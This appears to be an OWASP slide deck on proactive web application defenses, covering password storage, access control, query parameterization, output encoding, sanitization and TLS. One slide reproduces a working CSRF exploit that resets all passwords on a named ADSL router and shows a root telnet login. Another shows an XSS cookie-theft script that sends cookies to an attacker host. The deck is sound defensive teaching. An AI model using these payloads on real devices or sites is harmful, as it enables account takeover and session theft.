

SecureApplication
Development
secappdev.org



Top Ten Proactive Web Application Defenses

Jim Manico

@manicode

OWASP Volunteer

- *Global OWASP Board Member*
- *OWASP Cheat-Sheet Series, Top Ten Proactive Controls, OWASP Java Encoder and HTML Sanitizer Project Manager and Contributor*

Secure-Coding Instructor/Author

- *16 years of web-based, database-driven software development and analysis experience*
- *Working on a Java Security book with McGraw-Hill and Oracle Press!*

Kama'aina Resident of Kauai, Hawaii



WARNING

THIS IS AN AWARENESS DOCUMENT.

THERE ARE MORE THAN 10 ISSUES.

“YOU CANNOT BASE AN APPSEC PROGRAM OFF OF A TOP TEN LIST.”

– Hoffs Law

OWASP

Pro



Active

CONTROLS

Security Architecture and Design

Security Architecture and Design

Strategic effort

Business, technical and security stakeholders agree on both the functional and non-functional security properties of software well before it is built.

Example: state

Should you use the request and hidden parameters?

Should you use a web session?

Should you use the database?

These decisions have dramatic security implications

Comments from the Field : Jim Bird

- Must discuss tiering and trust. Deciding what is done in the UI, the web layer, the business layer, the data layer, and introducing trust zones/ boundaries into this.
- What is inside/outside of a trust zone/boundary, what sources can be trusted, what cannot be.
- Specific controls need to exist at certain layers.
- Attack Surface also comes into architecture/ design.

Security Requirements

Security Requirements (SDLC)

Functional requirements

Visible and Q/A testable feature in the application
Forgot password workflow
Re-authentication during change password

Non functional requirements

“Invisible” quality aspects of software
Not easily testable by Q/A staff
Query Parameterization
Password Storage Crypto

Comments from the Field : Jim Bird

- Need to add business logic requirements, a much more difficult task
- What happens if a step fails or is skipped or is replayed/repeated?
- Just thinking about errors and edge cases will close a lot of holes. (Well....)
- Need to add privacy requirements, especially in Europe (Not so much in the US. Cough.)

Leverage Security Features of Frameworks and Security Libraries

Apache SHIRO

<http://shiro.apache.org/>

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization, cryptography, and session management.**
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Google KeyCzar

<https://code.google.com/p/keyczar/>

- A simple applied crypto API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java implementation
- Supports Python, C++ and Java

Recent CSRF Attacks (2012)



```
[CUT EXPLOIT HERE]                                ## CSRF For Change All passwords
<html>
<head></head>
<title>COMTREND ADSL Router BTC(VivaCom) CT-5367 C01_R12 Change All passwords</title>
<body onLoad=javascript:document.form.submit()>
<form action="http://192.168.1.1/password.cgi"; method="POST" name="form">
<!-- Change default system Passwords to "shpek" without authentication and verification -->
<input type="hidden" name="sptPassword" value="shpek">
<input type="hidden" name="usrPassword" value="shpek">
<input type="hidden" name="sysPassword" value="shpek">
</form>
</body>
</html>
[CUT EXPLOIT HERE]

root@linux:~# telnet 192.168.1.1

ADSL Router Model CT-5367 Sw.Ver. C01_R12
Login: root
Password:
## BINGOO !! Godlike =))
> ?
```

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Last updated February 14, 2013 (version 1.1)

OWASP HTML Sanitizer Project

[https://www.owasp.org/index.php/OWASP Java HTML Sanitizer Project](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review <https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Secure Software Dev Strategy

- Building YOUR Software Security Framework
 - Leverage Existing Secure Coding Libraries
 - Using, Mastering and Modifying security characteristics of software frameworks
- Developer Security Education around your security frameworks
- Secure Coding Standards around your framework
- Threat Modeling around your framework
- **KEEP YOUR FRAMEWORKS UPDATED (T10A9)**

Authentication and Identity

Password Defenses

- Disable Browser Autocomplete

- ▶ `<form AUTOCOMPLETE="off">`
- ▶ `<input AUTOCOMPLETE="off">`

- Only send passwords over HTTPS POST

- Do not display passwords in browser

- ▶ `Input type=password`

- Store password based on need

- ▶ Use a salt (de-duplication)
- ▶ SCRYPT/PBKDF2 (slow, performance hit, easy)
- ▶ HMAC (requires good key storage, tough)

Password Storage in the Real World

- 1) Do not limit the type of characters or length of user password**
 - Limiting passwords to protect against injection is doomed to failure
 - Use proper encoder and other defenses described instead
 - Be wary of systems that allow unlimited password sizes (Django DOS Sept 2003)

Password Storage in the Real World

2) Use a cryptographically strong credential-specific salt

- `protect([salt] + [password]);`
- Use a 32char or 64char salt (actual size dependent on protection function);
- Do not depend on hiding, splitting, or otherwise obscuring the salt

Leverage Keyed Functions

3a) Impose difficult verification on [only] the attacker (strong/fast)

- HMAC-SHA-256([private key], [salt] + [password])
- Protect this key as any private key using best practices
- Store the key outside the credential store
- Build the password-to-hash conversion as a separate webservice (cryptographic isolation).

Password Storage in the Real World

3b) Impose difficult verification on the attacker and defender (weak/slow)

- PBKDF2([salt] + [password], c=10,000,000);
- Use **PBKDF2** when FIPS certification or enterprise support on many platforms is required
- Use **Scrypt** where resisting any/all hardware accelerated attacks is necessary but enterprise support and scale is not.

Password1!

Multi Factor Authentication



**Google, Facebook, PayPal, Apple, AWS, Dropbox, Twitter
Blizzard's Battle.Net, Valve's Steam, Yahoo**

Forgot Password Secure Design

Require identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

Ask one or more good security questions

- https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet

Send the user a randomly generated token via out-of-band

- email, SMS or token

Verify code in same web session

- Enforce lockout policy

Change password

- Enforce password policy

Re-authentication

Change E-mail

Use the form below to change the e-mail address for your Amazon.com account. Use the new address next time you log in or place an order.

What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:

Save changes

Change Your Email Address

Current email: jim@manico.net

New email

Meetup password

Submit

Cancel

[Forgot your password?](#)

Primary email: jim@manico.net

New Email:

Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent to this address goes to Facebook Messages.

Allow friends to include my email address in [Download Your Information](#)

To save these settings, please enter your Facebook password.

Password: ✖ Wrong password.

Save Changes Cancel

Save account changes

Re-enter your Twitter password to save changes to your account.

[Forgot your password?](#)

Cancel Save changes

You can request a file containing your information, starting with your first Tweet. A link will be emailed to you when the file is ready to be downloaded.

Cheating

- Authentication Cheat Sheet
- Password Storage Cheat Sheet
- Forgot Password Cheat Sheet
- Session Management Cheat Sheet

- Obviously, identity is a BIG topic.

Access Control

Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is “open by default”
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is “sticky” per session
- Access Control that requires per-user policy

Most Coders Hard-Code Roles in Code

```
if ( user.isRole( "JEDI" ) ||  
    user.isRole( "PADWAN" ) ||  
    user.isRole( "SITH_LORD" ) ||  
    user.isRole( "JEDI_KILLING_CYBORG" )  
  ) {  
  log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
  log.info("Lightsaber rings are for schwartz masters.");  
}
```



Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:wield" ) ) {  
    log.info("You may use a lightsaber ring. Use it wisely.");  
} else {  
    log.info("Sorry, lightsaber rings are for schwartz masters only.");  
}
```



Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution




```
int winnebagoId = request.getInt("winnebago_id");

if ( currentUser.isPermitted( "winnebago:drive:" + winnebagoId) ) {
    log.info("You are permitted to 'drive' the 'winnebago'. Here are the keys.");
} else {
    log.info("Sorry, you aren't allowed to drive this winnebago!");
}
```

Content Security Policy

- Anti-XSS W3C standard <http://www.w3.org/TR/CSP/>
- Move all inline script and style into external files
- Add the X-Content-Security-Policy response header to instruct the browser that CSP is in use
- The CSP Script-Hash and/or Script-nonce directive lets you set up integrity checks for existing inline static JavaScript (this is amazing and is not talked about enough).
- Define a policy for the site regarding loading of content
- Chrome version 25 and later (50%)
- Firefox version 23 and later (30%)
- Internet Explorer version 10 and later (10%)

Query Parameterization



Anatomy of a SQL Injection Attack

Edit Account Information

 Change Password

```
$NEW_EMAIL = Request['new_email'];
```

```
update users set email=' $NEW_EMAIL'  
where id=132005;
```

Anatomy of a SQL Injection Attack

1. SUPER AWESOME HACK: \$NEW_EMAIL = ' ';
2. update users set email='\$NEW_EMAIL'
where id=132005;
3. update users set email=' ';
where id=132005;

Query Parameterization (PHP PDO)

```
$stmt = $dbh->prepare("update users set  
email=:new_email where id=:user_id");
```

```
$stmt->bindParam(':new_email', $email);  
$stmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
SqlConnection objConnection = new
SqlConnection(_ConnectionString);
objConnection.Open();
SqlCommand objCommand = new SqlCommand(
    "SELECT * FROM User WHERE Name = @Name
    AND Password = @Password",
    objConnection);
objCommand.Parameters.Add("@Name",
    NameTextBox.Text);
objCommand.Parameters.Add("@Password",
    PasstextBox.Text);
SqlDataReader objReader =
objCommand.ExecuteReader();
```


Query Parameterization (Java)

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE
    EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from
    Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

Query Parameterization (PERL DBI)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES  
( ?, ? )";  
my $sth = $dbh->prepare( $sql );  
$sth->execute( $bar, $baz );
```

Encoding

Anatomy of a XSS Attack

```
<script >
```

```
var badURL='https://evileviljim.com/  
somesite/data=' + document.cookie;
```

```
var img = new Image();
```

```
img.src = badURL;
```

```
</script>
```

```
<script>document.body.innerHTML='<blink  
>CYBER IS COOL</blink>';</script>
```


Contextual Output Encoding (XSS Defense)

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

XSS Defense by Data Type and Context

Data Type	Context	Defense
String	HTML Body	HTML Entity Encode
String	HTML Attribute	Minimal Attribute Encoding
String	GET Parameter	URL Encoding
String	Untrusted URL	URL Validation, avoid javascript: URLs, Attribute encoding, safe URL verification
String	CSS	Strict structural validation, CSS Hex encoding, good design
HTML	HTML Body	HTML Validation (JSoup, AntiSamy, HTML Sanitizer)
Any	DOM	DOM XSS Cheat Sheet
Untrusted JavaScript	Any	Sandboxing
JSON	Client Parse Time	JSON.parse() or json2.js

Safe HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspacing, class, color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight, marginwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, scrolling, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace, width



<t>

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

- No third party libraries or configuration necessary
- This code was designed for high-availability/high-performance encoding functionality
- Simple drop-in encoding functionality
- Redesigned for performance
- **More complete API (uri and uri component encoding, etc) in some regards.**
- Java 1.5+
- Last updated February 14, 2013 (version 1.1)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

The Problem

Web Page built in Java JSP is vulnerable to XSS

The Solution

- 1) `<input type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>" />`
- 2) `<textarea name="text"><%= Encode.forHtmlContent(textValue) %></textarea>`
- 3) `<button
onclick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
click me
</button>`
- 4) `<script type="text/javascript">
var msg = "<%= Encode.forJavaScriptBlock(message) %>";
alert(msg);
</script>`

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

HTML Contexts

Encode#forHtmlContent(String)
Encode#forHtmlAttribute(String)
Encode#forHtmlUnquotedAttribute
(String)

XML Contexts

Encode#forXml(String)
Encode#forXmlContent(String)
Encode#forXmlAttribute(String)
Encode#forXmlComment(String)
Encode#forCDATA(String)

CSS Contexts

Encode#forCssString(String)
Encode#forCssUrl(String)

JavaScript Contexts

Encode#forJavaScript(String)
Encode#forJavaScriptAttribute(String)
Encode#forJavaScriptBlock(String)
Encode#forJavaScriptSource(String)

URI/URL contexts

Encode#forUri(String)
Encode#forUriComponent(String)

OWASP Java Encoder Project

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

```
<script src="/my-server-side-generated-script">
```

```
class MyServerSideGeneratedScript extends HttpServlet {
```

```
    void doGet(blah) {
```

```
        response.setContentType("text/javascript; charset=UTF-8");
```

```
        PrintWriter w = response.getWriter(); w.println("function() {");
```

```
        w.println(" alert('" + Encode.forJavaScriptSource(theTextToAlert) + "');");
```

```
        w.println("}");
```

```
    }
```


```
}
```

Other Encoding Libraries

- Ruby on Rails
 - <http://api.rubyonrails.org/classes/ERB/Util.html>
- Reform Project
 - Java, .NET v1/v2, PHP, Python, Perl, JavaScript, Classic ASP
 - https://www.owasp.org/index.php/Category:OWASP_Encoding_Project
- ESAPI
 - PHP.NET, Python, Classic ASP, Cold Fusion
 - https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API
- .NET AntiXSS Library
 - <http://wpl.codeplex.com/releases/view/80289>

Validation

This example displays all plugins and buttons that comes with the TinyMCE package.



The screenshot shows the TinyMCE editor interface. At the top is a comprehensive toolbar with various icons for text formatting (bold, italic, underline), alignment, lists, links, and media. Below the toolbar, the main content area displays a large heading "Welcome to the TinyMCE editor demo!" followed by a paragraph of text and a blue logo. The status bar at the bottom indicates the current path as "h1 » img" and the word count as "Words:179". A "SUBMIT" button is located at the bottom left of the editor area.

Source output from post

Element	HTML
content	<pre><h1>Welcome to the TinyMCE editor demo!</h1> <p>Feel free to try out the different features that are provided, please note that the MCIImageManager and MCFFileManager specific functionality is part of our commercial offering. The demo is to show the integration.</p> <p>We really recommend Firefox as the primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers.</p> <h2>Got questions or need help?</h2> <p>If you have questions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do not miss out on the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.</p> <h2>Found a bug?</h2> <p>If you think you have found a bug, you can use the Tracker to report bugs to the developers.</p> <p>And here is a simple table for you to play with </p></pre>

OWASP HTML Sanitizer Project

https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

- HTML Sanitizer written in Java which lets you include HTML authored by third-parties in your web application while protecting against XSS.
- This code was written with security best practices in mind, has an extensive test suite, and has undergone adversarial security review
<https://code.google.com/p/owasp-java-html-sanitizer/wiki/AttackReviewGroundRules>.
- Very easy to use.
- It allows for simple programmatic POSITIVE policy configuration. No XML config.
- Actively maintained by Mike Samuel from Google's AppSec team!
- This is code from the Caja project that was donated by Google. It is rather high performance and low memory utilization.

Solving Real World Problems with the OWASP HTML Sanitizer Project

The Problem

Web Page is vulnerable to XSS because of untrusted HTML

The Solution

```
PolicyFactory policy = new HtmlPolicyBuilder()
    .allowElements("a")
    .allowUrlProtocols("https")
    .allowAttributes("href").onElements("a")
    .requireRelNofollowOnLinks()
    .build();
String safeHTML = policy.sanitize(untrustedHTML);
```

Other HTML Sanitizers

- Pure JavaScript, client side HTML Sanitization with CAJA!
 - <http://code.google.com/p/google-caja/wiki/JsHtmlSanitizer>
 - <https://code.google.com/p/google-caja/source/browse/trunk/src/com/google/caja/plugin/html-sanitizer.js>
- Python
 - <https://pypi.python.org/pypi/bleach>
- PHP
 - <http://htmlpurifier.org/>
 - http://www.bioinformatics.org/phplabware/internal_utilities/htmLawed/
- .NET
 - ~~AntiXSS.getSafeHTML/getSafeHTMLFragment~~
 - <http://htmlagilitypack.codeplex.com/>
- Ruby on Rails
 - <https://rubygems.org/gems/loofah>
 - <http://api.rubyonrails.org/classes/HTML.html>
- Java
 - https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

File Upload Security

- **Upload Verification**
 - Filename and Size validation + antivirus
- **Upload Storage**
 - Use only trusted filenames + separate domain
- **Beware of "special" files**
 - "crossdomain.xml" or "clientaccesspolicy.xml".
- **Image Upload Verification**
 - Enforce proper image size limits
 - Use image rewriting libraries
 - Set the extension of the stored image to be a valid image extension
 - Ensure the detected content type of the image is safe
- **Generic Upload Verification**
 - Ensure decompressed size of file < maximum size
 - Ensure that an uploaded archive matches the type expected (zip, rar)
 - Ensure structured uploads such as an add-on follow proper standard

Comments from the Field: Jim Bird

- Bird: The point on treating all client side data as untrusted is important, and can be tied back to trust zones/boundaries in design/architecture.
- Manico: Ideally I like to consider all tiers to be untrusted and build controls at all layers, but this is not practical or even possible for some very large systems.

Data Protection and Privacy

Encryption in Transit (HTTPS/TLS)

- HTTPS
 - Hypertext Transfer Protocol Secure!
- What benefits do HTTPS provide?
 - Confidentiality, Integrity and Authenticity
 - Confidentiality: Spy cannot view your data
 - Integrity: Spy cannot change your data
 - Authenticity: Server you are visiting is the right one

Encryption in Transit (HTTPS/TLS)

- When should TLS be used?
 - Authentication credentials and session identifiers must be encrypted in transit via HTTPS/SSL
 - Starting when the login form is rendered until logout is complete
- HTTPS configuration best practices
 - https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
 - <https://www.ssllabs.com/projects/best-practices/>

Fixing the TLS and the Certificate Authority System

- HSTS (Strict Transport Security)
 - http://www.youtube.com/watch?v=zEV3HOuM_Vw
 - *Strict-Transport-Security: max-age=31536000*
 - **CAN HARM PRIVACY.** Wildcard certs must require *includeSubDomains*. (wut up Rsnake)
- Browser Certificate Pruning (Etsy/Zane Lackey)
 - <http://codeascraft.com/2013/07/16/reducing-the-roots-of-some-evil>
- Certificate Pinning
 - https://www.owasp.org/index.php/Pinning_Cheat_Sheet
- Certificate Creation Transparency
 - <http://certificate-transparency.org>

HSTS – Strict Transport Security

- HSTS (Strict Transport Security)
 - *Strict-Transport-Security: max-age=31536000; includeSubDomains*
- Forces browser to only make HTTPS connections to webserver
- Header must be initially delivered over a HTTPS connection
- You can request that Chromium preloads your websites HSTS headers by default
- <http://dev.chromium.org/sts>

Certificate Pinning

- What is Certificate Pinning?
 - Pinning is a key continuity scheme
 - Detect when an imposter with a fake but CA validated certificate attempts to act like the real server
 - 2 Types of pinning
- Carry around a copy of the server's public key
 - Great if you are distributing a dedicated client-server application since you know the server's certificate or public key in advance
- Note of the server's public key on first use
 - Trust-on-First-Use, Tofu
 - Useful when no *a priori* knowledge exists, such as SSH or a Browser
- https://www.owasp.org/index.php/Pinning_Cheat_Sheet

AES

AES-ECB

AES-GCM

AES-CBC

unique IV per message

padding

key storage and management +
cryptographic process isolation

confidentiality!

HMAC your ciphertext

integrity

derive integrity and
confidentiality keys from same
master key with labeling

don't forget to generate a master
key from a good random source

**SO YOU'RE GOING TO BUILD SOME
CRYPTO INTO YOUR APP THIS AFTERNOON**



GOOD LUCK WITH THAT

Solving Real World Crypto Storage Problems With Google KeyCzar

The Problem

Web Application needs to encrypt and decrypt sensitive data

The Solution

```
Crypter crypter = new Crypter("/path/to/your/keys");  
String ciphertext = crypter.encrypt("Secret message");  
String plaintext = crypter.decrypt(ciphertext);
```

Keyczar is an open source cryptographic toolkit for Java

Designed to make it easier and safer for developers to use cryptography in their applications.

- A simple API
- Key rotation and versioning
- Safe default algorithms, modes, and key lengths
- Automated generation of initialization vectors and ciphertext signatures
- Java implementation
- Inferior Python and C++ support because Java is way cooler

Error Handling, Logging and Intrusion Detection

App Layer Intrusion Detection

- Great detection points to start with
 - Input validation failure server side when client side validation exists
 - Input validation failure server side on non-user editable parameters such as hidden fields, checkboxes, radio buttons or select lists
 - Forced browsing to common attack entry points
 - Honeypot URL (e.g. a fake path listed in robots.txt like e.g. /admin/secretlogin.jsp)

App Layer Intrusion Detection

- Others
 - Blatant SQLi or XSS injection attacks
 - Workflow sequence abuse (e.g. multi-part form in wrong order)
 - Custom business logic (e.g. basket vs catalogue price mismatch)
 - Further Study:
 - **“libinjection: from SQLi to XSS” – Nick Galbreath**
 - **“Attack Driven Defense” – Zane Lackey**

OWASP AppSensor (Java)

- Project and mailing list
[https://www.owasp.org/index.php/
OWASP_AppSensor_Project](https://www.owasp.org/index.php/OWASP_AppSensor_Project)
- Four-page briefing, Crosstalk, Journal of Defense Software Engineering
- [http://www.crosstalkonline.org/storage/
issue-archives/2011/201109/201109-
Watson.pdf](http://www.crosstalkonline.org/storage/issue-archives/2011/201109/201109-Watson.pdf)

THANK YOU!

@manicode

jim@owasp.org

jim@manico.net

<http://slideshare.net/jimmanico>

